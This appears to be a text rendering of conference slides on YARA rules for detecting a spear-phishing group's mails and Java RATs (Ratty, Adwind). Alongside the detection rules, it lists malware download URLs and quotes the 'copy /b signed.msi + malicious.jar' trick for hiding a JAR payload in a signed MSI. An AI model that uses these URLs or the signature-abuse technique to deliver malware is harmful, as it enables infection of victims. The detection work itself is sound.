41         $server_07 = "159.203.119.91" nocase
42         $server_08 = "WIN-4IJJFK9GGRK" nocase
43         $server_09 = "WIN-MB34NNL4KKJ" nocase
44         $server_10 = "mail.sibetons.com" nocase
45         $server_11 = "vmi276620.contaboserver.net" nocase
46         $server_12 = "WIN-54SKS5DQVVU" nocase
47         $server_13 = "mail.groupechaka.com" nocase
48
49     condition:
50         any of ($server_*)
51 }
```



**Received headers**

# Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block on any header**

```
71 rule OPS_rfc2822_DESKTOP_group_from : malemail
72 {
73     meta:
74         author = "Tom Ueltschi"
75         description = "DESKTOP-group suspicious mail from"
76         date = "2019-09-30"
77         weight = 100
78
79     strings:
80         $froml_01 = "<sc@upap-papu.africa>" nocase
81         $froml_02 = "<info.migrant@visa.ca>" nocase
82         $froml_03 = "<e.esimi@cceibankge.com>" nocase
83         $froml_04 = "<fofou.sonfack@campost.cm>" nocase
84         $froml_05 = "<courrier.bceao@bceao.int>" nocase
```

**From header**

```
107         $froml_sender_10 = "mmedina@sidcao.ci" nocase
108         $froml_sender_11 = "dortha@israelnwhite.us" nocase
109         $froml_sender_12 = "info2@accensus.gr" nocase
110         $froml_sender_13 = "ericwang@grandwayllaw.com" nocase
111
112     condition:
113         any of ($froml_*)
114 }
```

**X- / Auth.-Sender**

# Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block on body URLs**

```
53 rule OPS_rfc2822_DESKTOP_group_urls : malemail
54 {
55     meta:
56         author = "Tom Ueltschi"
57         description = "DESKTOP-group suspicious URLs in mails"
58         date = "2020-03-26"
59         weight = 100
60
61     strings:
62         $urls_01          = "finadev-groupe.com" nocase
63         $urls_01_base64_a = "ZmluYWVWRldilncm9lcGUuY29t"
64         $urls_01_base64_b = "ZpbmFkZXYtZ3JvdXB1LmNvb"
65         $urls_01_base64_c = "maW5hZGV2LWdyb3VwZS5jb2"
66
67     condition:
68         any of ($urls_*)
69 }
```

**URLs in body (base64)**

Malware family	URLs
WSH-RAT	<a href="http://finadev-groupe.com/Cheque334221.zip">http://finadev-groupe.com/Cheque334221.zip</a>
Adwind RAT	<a href="http://finadev-groupe.com/FACTURES.zip">http://finadev-groupe.com/FACTURES.zip</a>
Quasar RAT	<a href="http://finadev-groupe.com/OV_VAILIDE_8877635.zip">http://finadev-groupe.com/OV_VAILIDE_8877635.zip</a> (delivery -> link in email)
	<a href="http://cloudpassreset.ga/uploads/force/VNC.exe">http://cloudpassreset.ga/uploads/force/VNC.exe</a> (powershell download payload)

# Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block on body URLs**

```
53 rule
54 {
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69 }
```

**Florian Roth** @cyb3rops

YARA v4.0.0

- new base64 / base64wide modifiers
- new modifier "private" suppressing output in matches strings
- iterators over dicts / strings
- reduced memory footprint
- pe module with "pdb\_path" and more ..

**Victor M. Alvarez** @plusvic · Apr 29  
YARA 4.0.0 is out! [github.com/VirusTotal/yar...](https://github.com/VirusTotal/yara)

11:21 AM · Apr 29, 2020 · [TweetDeck](#)

**URLs in body (base64)**

URLs
<a href="http://finadev-groupe.com/Cheque334221.zip">http://finadev-groupe.com/Cheque334221.zip</a>
<a href="http://finadev-groupe.com/FACTURES.zip">http://finadev-groupe.com/FACTURES.zip</a>
<a href="http://finadev-groupe.com/OV_VAILIDE_8877635.zip">http://finadev-groupe.com/OV_VAILIDE_8877635.zip</a> (delivery -> link in email)
<a href="http://cloudpassreset.ga/uploads/force/VNC.exe">http://cloudpassreset.ga/uploads/force/VNC.exe</a> (powershell download payload)

# Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block on body URLs**

The image shows a screenshot of a forum post from SANS ISC InfoSec Forums. The post title is "YARA v4.0.0: BASE64 Strings" by user DidierStevens. The post content includes a link to the release, a description of a new feature (base64 strings), and an example YARA rule. A code editor overlay on the left shows a YARA rule snippet:

```
53 rule
54 {
55
56
57
58
59 - ne
60 - ne
61 string
62 - ite
63 - rec
64 - pe
65 and
66
67
68
69 }
```

The forum post text includes:

Threat Level: GREEN Handler on Duty: Brad Duncan

SANS ISC InfoSec Forums

Watch ISC TV. Great for NOCs, SOCs and Living Rooms: <https://isc.tv/sans.edu>

YARA v4.0.0: BASE64 Strings

YARA version 4.0.0 was released.

One of its new features that caught my eye, is [base64 strings](#).

This is the example rule for the base64 modifier from YARA's documentation:

```
rule Base64Example1
{
  strings:
    $a = "This program cannot" base64

  condition:
    $a
}
```

This rule will search for ASCII strings that are possible BASE64-encodings of ASCII string "This program cannot".

DidierStevens (452 POSTS, ISC HANDLER)

SANS SANSFIRE 2020 Live Online June 13-20. Choose from 30+ hands-on courses taught by the industry's top practitioners. Powered by the

Questions? Feedback? Use our contact form

(powershell download payload)



# Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block on body URLs**

The image shows a composite screenshot. On the left, a YARA rule editor displays a rule definition with line numbers 53 to 69. The rule starts with 'rule' and ends with '}'. In the center, a navigation menu for 'yara.readthedocs.io' is visible, with 'Writing YARA rules' selected. On the right, the documentation page for 'Base64 strings' is shown. It explains the 'base64' modifier and provides an example rule and its output.

```
53 rule
54 {
55
56
57
58
59
60
61
62 string
63
64 - ite
65 - rec
66
67 - pe
68 and
69 }
```

Threat Level

YARA

Contact Us

Diary

Podcasts

Jobs

Tools

Data

FORUMS

Auditing

Diary Disc

Forensics

General D

Industry N

Network S

Penetratio

Software S

11:21

Questions

Feedback

Getting started

Writing YARA rules

Comments

Strings

- Hexadecimal strings
- Text strings
  - Case-insensitive strings
  - Wide-character strings
  - XOR strings
  - Base64 strings
  - Searching for full words
- Regular expressions
- Private strings
- String Modifier Summary

Conditions

## Base64 strings

The `base64` modifier can be used to search for strings that have been base64 encoded. A good explanation of the technique is at:

<https://www.leeholmes.com/blog/2019/12/10/searching-for-content-in-base-64-strings-2/>

The following rule will search for the three base64 permutations of the string "This program cannot":

```
rule Base64Example1
{
  strings:
    $a = "This program cannot" base64

  condition:
    $a
}
```

This will cause YARA to search for these three permutations:

VGhpcyBwcm9ncmFtIGNhbm5vd  
RoaXMgcHJvZ3JhbSBjYW5ub3  
UaGlzIHByb2dyYW0gY2Fubm90

# Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block on any header**

```
1 rule OPS_rfc2822_DESKTOP_group_msgid : malemail
2 {
3     meta:
4         author = "Tom Ueltschi"
5         description = "DESKTOP-group suspicious message-ids"
6         date = "2019-09-30"
7         weight = 100
```

**Blocked only due to  
custom YARA rule**


action	yara_rule	src_user	recipient	subject	date	count
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="mailto:e-impots@dgi.gouv.ci">e-impots@dgi.gouv.ci</a>	[REDACTED]	URGENT E-IMPOTS	2019-10-29 18:52:42 2019-10-29 18:58:52 2019-10-29 18:59:52	3
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="mailto:e-impots@dgi.gouv.ci">e-impots@dgi.gouv.ci</a>	[REDACTED]	URGENT E-IMPOTS	2019-10-29 19:08:37 2019-10-29 19:09:37	2
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="mailto:astou.diawara@bsic.ci">astou.diawara@bsic.ci</a>	[REDACTED]	URGENT SWIF-MT 103 Q CONFIRMER	2019-10-30 06:44:49	1

```
17     $message_id_08 = "@DESKTOP-61D188I" nocase
18     $message_id_09 = "@DESKTOP-FK2FFAC" nocase
19
20     condition:
21         any of ($message_id_*)
22 }
```


# Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to **block on any header**

```
1 rule OPS_rfc2822_DESKTOP_group_msgid : malemail
2 {
```

action	yara_rule	src_user	recipient	subject	date
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="mailto:e-impots@dgi.gouv.ci">e-impots@dgi.gouv.ci</a>		URGENT E-IMPOTS	2019-10-29 18:52:42 2019-10-29 18:58:52 2019-10-29 18:59:52
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="mailto:e-impots@dgi.gouv.ci">e-impots@dgi.gouv.ci</a>		URGENT E-IMPOTS	2019-10-29 18:52:42 2019-10-29 18:58:52 2019-10-29 18:59:52
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="mailto:e-impots@dgi.gouv.ci">e-impots@dgi.gouv.ci</a>		URGENT E-IMPOTS	2019-10-29 19:08:37 2019-10-29 19:09:37
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="mailto:astou.diawara@bsic.ci">astou.diawara@bsic.ci</a>		URGENT SWIF-MT 103 Q CONFIRMER	2019-10-30 06:44:49
blocked	OPS_rfc2822_DESKTOP_group_from	<a href="mailto:e-impots@dgi.gouv.ci">e-impots@dgi.gouv.ci</a>		CONFIRMATION facture N 5546627	2020-02-24 16:33:55
blocked	OPS_rfc2822_DESKTOP_group_servers	<a href="mailto:info@who.int">info@who.int</a>		CORONA VIRUS - COVID19: FINANCIAL SUPPORT MEASURES	2020-04-29 12:18:02
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	<a href="mailto:postmaster@">postmaster@</a>	Undeliverable: Undeliverable message	2020-05-06 12:38:34
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	<a href="mailto:postmaster@">postmaster@</a>	Undeliverable: Undeliverable message	2020-05-15 13:08:26
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	<a href="mailto:postmaster@">postmaster@</a>	Undeliverable: Undeliverable message	2020-05-15 16:04:36
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	<a href="mailto:postmaster@">postmaster@</a>	Undeliverable: Undeliverable message	2020-06-09 17:23:30
blocked	OPS_rfc2822_DESKTOP_group_servers	Microsoft	<a href="mailto:postmaster@">postmaster@</a>	Undeliverable: Undeliverable message	2020-06-15 12:25:52
blocked	OPS_rfc2822_DESKTOP_group_servers	Mail	<a href="mailto:postmaster@">postmaster@</a>	Delivery Status Notification (Failure)	2020-06-17 15:43:45
blocked	OPS_rfc2822_DESKTOP_group_servers	Mail	<a href="mailto:postmaster@">postmaster@</a>	Delivery Status Notification (Failure)	2020-06-17 16:54:07
blocked	OPS_rfc2822_DESKTOP_group_servers	Mail	<a href="mailto:postmaster@">postmaster@</a>	Delivery Status Notification (Failure)	2020-06-17 16:54:07

# Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS 






# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR

**Securityinbits** (Security-In-Bits)

1/ Interesting t  
JAR(zip) appen  
So when the O  
about zip files  
file, details bel



1. Extension is jar  
but file cmd shows MSI i

**TomU #HomeOffice #SocialDistancing #StaySafe @c\_APT\_...** · Jun 12

Funny thing... I was just looking into the something similar.

Same technique has been used for other Java RAT's than #Ratty  
e.g. 85eb931d0d27179ae7c13085fb050b11  
(#Adwind ?)

[pastebin.com/LDFf3snu](https://pastebin.com/LDFf3snu)

```
99e96f5026fd47 2020-06-11_10/shipment.label.jar 6-11_3/2.jar
{ [] 2020-06-11_10/shipment.label.jar
JAR [] 2020-06-11_10/shipment.label.jar
/2.jar

436febd97ff0e2 2020-06-11_11/Shipment-label.jar 6-11_4/a49c0e0d1ca8a829a8175a3931e5cbal.jar
{ [] 2020-06-11_11/Shipment-label.jar e0d1ca8a829a8175a3931e5cbal.jar
JAR [] 2020-06-11_11/Shipment-label.jar 9c0e0d1ca8a829a8175a3931e5cbal.jar

1bcac0dbb99e02e 2020-06-11_1/21-04-2020.jar 6-11_6/CONFIRMATION_SWIFT.pdf.jar
{ [] 2020-06-11_1/21-04-2020.jar RMATION_SWIFT.pdf.jar
JAR [] 2020-06-11_1/21-04-2020.jar /CONFIRMATION_SWIFT.pdf.jar

12c386aaa3ee0e0 2020-06-11_12/TrackingOrder.jar 6-11_7/New.Shipment.Delivery.jar
{ [] 2020-06-11_12/TrackingOrder.jar hipment.Delivery.jar
JAR [] 2020-06-11_12/TrackingOrder.jar w.Shipment.Delivery.jar

58e224b15bc9ac 2020-06-11_13/tracking.update.jar 6-11_8/OPERATION_A_CONFIRMER.jar
{ [] 2020-06-11_13/tracking.update.jar ION_A_CONFIRMER.jar
JAR [] 2020-06-11_13/tracking.update.jar /OPERATION_A_CONFIRMER.jar

ef2c17d7e8327d0 2020-06-11_14/ups-label.jar 6-11_9/shipment.delivery.label.06-03.jar
{ [] 2020-06-11_14/ups-label.jar ent.delivery.label.06-03.jar
JAR [] 2020-06-11_14/ups-label.jar ipment.delivery.label.06-03.jar

79772fca4df64d7 2020-06-11_2/21-05-2020.jar
{ [] 2020-06-11_2/21-05-2020.jar
JAR [] 2020-06-11_2/21-05-2020.jar
```

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR

**Securityinbits**  
1/ Interesting t  
JAR(zip) appen  
So when the O  
about zip files  
file, details bel



**TomU #HomeOffice #SocialDistancing #StaySafe @c\_APT\_...** · Jun 12  
Funny thing... I was just looking into the something similar.

Same technique has t  
e.g. 85eb931d0d2717  
(#Adwind ?)

[pastebin.com/LDff3s](https://pastebin.com/LDff3s)

```
99e96f5026fd47 2020-06-11_2
[ ] 2020-06-11_10/shipment.1
JAR [ ] 2020-06-11_10/shipmen

436feb9d97ff0e2 2020-06-11_1
[ ] 2020-06-11_11/Shipment-1
JAR [ ] 2020-06-11_11/Shipmen

1bcac0dbb99e02e 2020-06-11_1
[ ] 2020-06-11_1/21-04-2020.
JAR [ ] 2020-06-11_1/21-04-20

12c386aaa3ee0e0 2020-06-11_1
[ ] 2020-06-11_12/TrackingOp
JAR [ ] 2020-06-11_12/Trackin

158e224b15bc9ac 2020-06-11_1
[ ] 2020-06-11_13/tracking.0
JAR [ ] 2020-06-11_13/trackin

f2e17d7e8327d0 2020-06-11_1
[ ] 2020-06-11_14/ups-label.
JAR [ ] 2020-06-11_14/ups-lab

79772fca4df64d7 2020-06-11_2
[ ] 2020-06-11_2/21-05-2020.
JAR [ ] 2020-06-11_2/21-05-20
```

**TomU #HomeOffice #SocialDistancing #StaySafe @c\_APT\_ure**

Replying to @c\_APT\_ure @Securityinbits and 6 others

Some people might think I'm working on a new presentation 🤪

cc: @MalwareUtkonos @ChristiaanBeek #Reversing2020

**Christiaan Beek** @ChristiaanBeek · Jun 6  
Reversing2020 is all about #Yara , join a great lineup of speakers including @VK\_Intel , @c\_APT\_ure and myself on June 30th: [register.reversinglabs.com/reversing-2020](https://register.reversinglabs.com/reversing-2020)

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR

**Securityinbits** @Securityinbits · Jun 12  
1/ Interesting technique used by #Ratty sample for JAR(zip) appended to MSI  
So when the OS sees jar ext it executes jre to handle about zip files are read from bottom to top so jar is file, details below



← → ↻ [blog.virustotal.com/2019/01/distribution-of-malicious-jar-appended.html](https://blog.virustotal.com/2019/01/distribution-of-malicious-jar-appended.html) ☆

This behaviour could be used to hide and distribute malicious code in MSI signed files, in fact several security solutions rely on the output of Microsoft Windows code signing validation to avoid an in-depth scan when the file has a valid signature by a well-known and trusted software developer. Such an attack vector is not very interesting if the resulting file is not designed to execute the attached payload, because the attacker would need an additional component already running in the target to extract and execute the appended malicious code. However, JAR files have a characteristic that allows them to run directly in this scenario, making them the perfect candidate to take advantage of this situation.

A JAR file allows Java runtimes to efficiently deploy an entire application, including its classes and their associated resources, in a single request.[2] The interesting part for exploiting the commented scenario is the JAR file format is based on ZIP to store the different components and resources, and this kind of ZIP is correctly identified by the presence of an end of central directory record which is located at the end of the archive to allow the easy appending of new files.[3] When Java opens a JAR file it looks at the end instead of the beginning of the file, so a JAR file is executed independently of the data at the beginning of the file. In addition, on Microsoft Windows systems, the Java Runtime Environment's installation program will register a default association for JAR files so that double-clicking a JAR file on the desktop will automatically run it with "javaw -jar". Dependent extensions bundled with the application will also be loaded automatically. This feature makes the end-user runtime environment easier to use on Microsoft Windows systems.[4]

In short, an attacker can append a malicious JAR to a MSI file signed by a trusted software developer (like Microsoft Corporation, Google Inc. or any other well-known developer), and the resulting file can be renamed with the .jar extension and will have a valid signature according Microsoft Windows. For example, via the command "copy /b signed.msi + malicious.jar signed\_malicious.jar". The victim can be infected with just a double-click in such a file.

This attack vector was detected in a sample sent to VirusTotal and flagged by VirusTotal Monitor (a service to detect and avoid false positives).[5] We have not found evidence of this technique being used massively to distribute malware.





# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR

```
rule DESKTOP_MSI_containing_JAR
{
  meta:
    author = "Tom Ueltschi @c_APT_ure"
    date = "2020/06"
    tlp = "green"
    sample_md5 = "85eb931d0d27179ae7c13085fb050b11"
    sample_sha256 = "c7832c86a68c23b5cdf74cd52e1a382d15bf822cb00653b3c8c3f9a9831687d8"

  strings:
    $msi_header = { d0 cf 11 e0 a1 b1 1a e1 }
    $msi_str1 = "Installation Database"
    $msi_str2 = "Microsoft Silverlight CTP"
    $msi_str3 = "Microsoft Corporation"
    $msi_str4 = "Installer"
    $msi_str5 = "Silverlight is a registered trademark of Microsoft Corporation."
    $msi_str6 = "windows Installer XML"
    $jar_mf = "META-INF/MANIFEST.MF"
    $jar_cls = ".class"

  condition:
    $msi_header at 0 and 3 of ($msi_str*) and
    $jar_mf and $jar_cls
}
```



# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR

```
rule DESKTOP_MSI_containing_JAR
{
  meta:
    author = "Tom Ueltschi @c_APT_ure"
    date = "2020/06"
    tlp = "green"
    sample_md5 = "85eb931d0d27179ae7c13085fb050"
    sample_sha256 = "c7832c86a68c23b5cdf74cd52e"

  strings:
    $msi_header = { d0 cf 11 e0 a1 b1 1a e1 }
    $msi_str1 = "Installation Database"
    $msi_str2 = "Microsoft Silverlight CTP"
    $msi_str3 = "Microsoft Corporation"
    $msi_str4 = "Installer"
    $msi_str5 = "Silverlight is a registered trademark of Microsoft Corporation"
    $msi_str6 = "Windows Installer XML"
    $jar_mf = "META-INF/MANIFEST.MF"
    $jar_cls = ".class"

  condition:
    $msi_header at 0 and 3 of ($msi_str*) and
    $jar_mf and $jar_cls
}
```

```
1 rule jar_in_msi
2 {
3   meta:
4     description = "Detect jar appended to MSI"
5     author = "Securityinbits"
6     date = "2020-06-14"
7     reference = "https://twitter.com/Securityinbits/status/1271406138588708866"
8     hash_1 = "13a4072d8d0eba59712bb4ec251e0593"
9     hash_2 = "63bed40e369b76379b47818ba912ee43"
10    hash_3 = "85eb931d0d27179ae7c13085fb050b11"
11
12   strings:
13     $msi_magic = { D0 CF 11 E0 A1 B1 1A E1 }
14
15     //To detect zip Local file header(lfh) & End of central directory record(eocd)
16     $s_zip_magic_lfh = {50 4B 03 04}
17     $s_zip_magic_eocd = {50 4B 05 06}
18
19     $s_jar = "META-INF/MANIFEST.MF"
20     $s_java_class = ".class"
21
22   condition:
23     $msi_magic at 0 and filesize > 200KB and all of ($s_*)
24 }
```

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR

```
rule Java_RAT_Ratty
{
  meta:
    author = "Tom Ueltschi @c_APT_ure"
    date = "2020/06"
    tlp = "green"

  strings:
    $jar_header = "PK"
    $mf = "META-INF/MANIFEST.MF"
    $str1 = "de/sogomn/rat/RattyClient.class"
    $str2 = "de/sogomn/rat/gui/IRattyGuiFactory.class"
    $str3 = "de/sogomn/rat/IConnectionObserver.class"
    $str4 = "de/sogomn/rat/ActiveConnection.class"
    $str5 = "de/sogomn/rat/service/IOperatingSystemService.class"

  condition:
    $jar_header at 0 and $mf and
    2 of ($str*)
}
```

**\$jar\_header at 0 and**

```
rule Java_RAT_Ratty_no_JAR
{
  meta:
    author = "Tom Ueltschi @c_APT_ure"
    date = "2020/06"
    tlp = "green"

  strings:
    $mf = "META-INF/MANIFEST.MF"
    $str1 = "de/sogomn/rat/RattyClient.class"
    $str2 = "de/sogomn/rat/gui/IRattyGuiFactory.class"
    $str3 = "de/sogomn/rat/IConnectionObserver.class"
    $str4 = "de/sogomn/rat/ActiveConnection.class"
    $str5 = "de/sogomn/rat/service/IOperatingSystemService.class"

  condition:
    $mf and
    2 of ($str*)
}
```

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR

```
1 800fbf461f13facf4799e96f5026fd47 2020-06-11_10/shipment.label.jar
2 MSI_containing_JAR [] 2020-06-11_10/shipment.label.jar
3 Java_RAT_Ratty_no_JAR [] 2020-06-11_10/shipment.label.jar
4
5 f3ea296ad35eec33ea436febd97ff0e2 2020-06-11_11/Shipment-label.jar
6 MSI_containing_JAR [] 2020-06-11_11/Shipment-label.jar
7 Java_RAT_Ratty_no_JAR [] 2020-06-11_11/Shipment-label.jar
8
9 80908e5e21c3aff7e8bcacddb99e02e 2020-06-11_1/21-04-2020.jar
10 MSI_containing_JAR [] 2020-06-11_1/21-04-2020.jar
11 Java_RAT_Ratty_no_JAR [] 2020-06-11_1/21-04-2020.jar
12
13 83aaba8a3cd871441d2c386aaa3ee0e0 2020-06-11_12/TrackingOrder.jar
14 MSI_containing_JAR [] 2020-06-11_12/TrackingOrder.jar
15 Java_RAT_Ratty_no_JAR [] 2020-06-11_12/TrackingOrder.jar
16
17 c50b8615b8d6613f92586224b15bc9ac 2020-06-11_13/tracking.update.jar
18 MSI_containing_JAR [] 2020-06-11_13/tracking.update.jar
19 Java_RAT_Ratty_no_JAR [] 2020-06-11_13/tracking.update.jar
20
21 1eb30fec5a58dc7a6af2c17d7e8327d0 2020-06-11_14/ups-label.jar
22 MSI_containing_JAR [] 2020-06-11_14/ups-label.jar
23 Java_RAT_Ratty_no_JAR [] 2020-06-11_14/ups-label.jar
24
25 85e8e4e814c29ce8779772fca4df64d7 2020-06-11_2/21-05-2020.jar
26 MSI_containing_JAR [] 2020-06-11_2/21-05-2020.jar
27 Java_RAT_Ratty_no_JAR [] 2020-06-11_2/21-05-2020.jar
```

# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR

```
1 800fbf461f13facf4799e96f5026fd47 2020-06-11_10/shipment.label.jar
2 MSI_containing_JAR [] 2020-06-11_10/shipment.label.jar
3 Java_RAT_Ratty_no_JAR [] 2020-06-11_10/shipment.label.jar
4
5 f3ea296ad35eec33ea436febd97ff0e2 2020-06-11_11/shipment.label.jar
6 MSI_containing_JAR [] 2020-06-11_11/shipment.label.jar
7 Java_RAT_Ratty_no_JAR [] 2020-06-11_11/shipment.label.jar
8
9 80908e5e21c3aff7e8bcacddb99e02e 2020-06-11_1/21-04-2020.jar
10 MSI_containing_JAR [] 2020-06-11_1/21-04-2020.jar
11 Java_RAT_Ratty_no_JAR [] 2020-06-11_1/21-04-2020.jar
12
13 83aaba8a3cd871441d2c386aaa3ee0e0 2020-06-11_12/TrackAndTrace.jar
14 MSI_containing_JAR [] 2020-06-11_12/TrackAndTrace.jar
15 Java_RAT_Ratty_no_JAR [] 2020-06-11_12/TrackAndTrace.jar
16
17 c50b8615b8d6613f92586224b15bc9ac 2020-06-11_13/trackandtrace.jar
18 MSI_containing_JAR [] 2020-06-11_13/trackandtrace.jar
19 Java_RAT_Ratty_no_JAR [] 2020-06-11_13/trackandtrace.jar
20
21 1eb30fec5a58dc7a6af2c17d7e8327d0 2020-06-11_14/ups-label.jar
22 MSI_containing_JAR [] 2020-06-11_14/ups-label.jar
23 Java_RAT_Ratty_no_JAR [] 2020-06-11_14/ups-label.jar
24
25 85e8e4e814c29ce8779772fca4df64d7 2020-06-11_2/21-05-2020.jar
26 MSI_containing_JAR [] 2020-06-11_2/21-05-2020.jar
27 Java_RAT_Ratty_no_JAR [] 2020-06-11_2/21-05-2020.jar
28
29 0559defe2122020a2733fafbd6443fd6 2020-06-11_3/2.jar
30 MSI_containing_JAR [] 2020-06-11_3/2.jar
31 Java_RAT_unknown1_no_JAR [] 2020-06-11_3/2.jar
32
33 a49c0e0dlca8a829a8175a3931e5cbal 2020-06-11_4/a49c0e0dlca8a829a8175a3931e5cbal.jar
34 MSI_containing_JAR [] 2020-06-11_4/a49c0e0dlca8a829a8175a3931e5cbal.jar
35 Java_RAT_Ratty_no_JAR [] 2020-06-11_4/a49c0e0dlca8a829a8175a3931e5cbal.jar
36
37 7239fb81b1771e2aa38edbe0b68e40d5 2020-06-11_6/CONFIRMATION_SWIFT.pdf.jar
38 MSI_containing_JAR [] 2020-06-11_6/CONFIRMATION_SWIFT.pdf.jar
39 Java_RAT_unknown1_no_JAR [] 2020-06-11_6/CONFIRMATION_SWIFT.pdf.jar
40
41 fa8118a9fa20a17018cb2f60fd28a5b7 2020-06-11_7/New.Shipment.Delivery.jar
42 MSI_containing_JAR [] 2020-06-11_7/New.Shipment.Delivery.jar
43 Java_RAT_Ratty_no_JAR [] 2020-06-11_7/New.Shipment.Delivery.jar
44
45 85eb931d0d27179ae7c13085fb050b11 2020-06-11_8/OPERATION_A_CONFIRMER.jar
46 MSI_containing_JAR [] 2020-06-11_8/OPERATION_A_CONFIRMER.jar
47 Java_RAT_unknown1_no_JAR [] 2020-06-11_8/OPERATION_A_CONFIRMER.jar
48
49 4a2d5424f87d1d4cdcd8a9bea81d2e2a 2020-06-11_9/shipment.delivery.label.06-03.jar
50 MSI_containing_JAR [] 2020-06-11_9/shipment.delivery.label.06-03.jar
51 Java_RAT_Ratty_no_JAR [] 2020-06-11_9/shipment.delivery.label.06-03.jar
```




# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR



TomU #HomeOffice #SocialDistancing #StaySafe @c\_APT... · Apr 29  
#MalwareChallenge

@a\_de\_pasquale  
@Cryptolaemus1  
@executemalware  
@HazMalware  
@James\_inthe\_box  
@JAMESWT\_MHT  
@JayTHL  
@JRoosen  
@lazyactivist192  
@luc4m  
@malwrhunterteam  
@MsftSecIntel  
@JohnLaTwC  
@neonprimetime  
@ps66uk  
@Racco42  
@VK\_Intel



TomU #HomeOffice #SocialDistancing #StaySafe @c\_AP... · Apr 29  
#malware challenge

Do you see any traffic to: central.qhub.qua[.]one ?

What is this sample?  
bazaar.abuse.ch/sample/e65a03d...

Any more malware followups / downloads?

#MalwareChallenge






# “DESKTOP-group” -- Spear Phishing emails & mail headers

## Weird file formats: MSI + JAR

TomU #H  
#Malware

@a\_de\_pa  
@Cryptol  
@execute  
@HazMal  
@James\_  
@JAMESV  
@JayTHL  
@JRooser  
@lazyacti  
@luc4m  
@malwrh  
@MsftSec  
@JohnLa  
@neonpr  
@ps66uk  
@Racco4  
@VK\_Inte

blog.trendmicro.com/trendlabs-security-intelligence/qnodeservice-node-js-trojan-spread-via-covid-19-lure/



SECURITY INTELLIGENCE Blog  
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

Home Categories

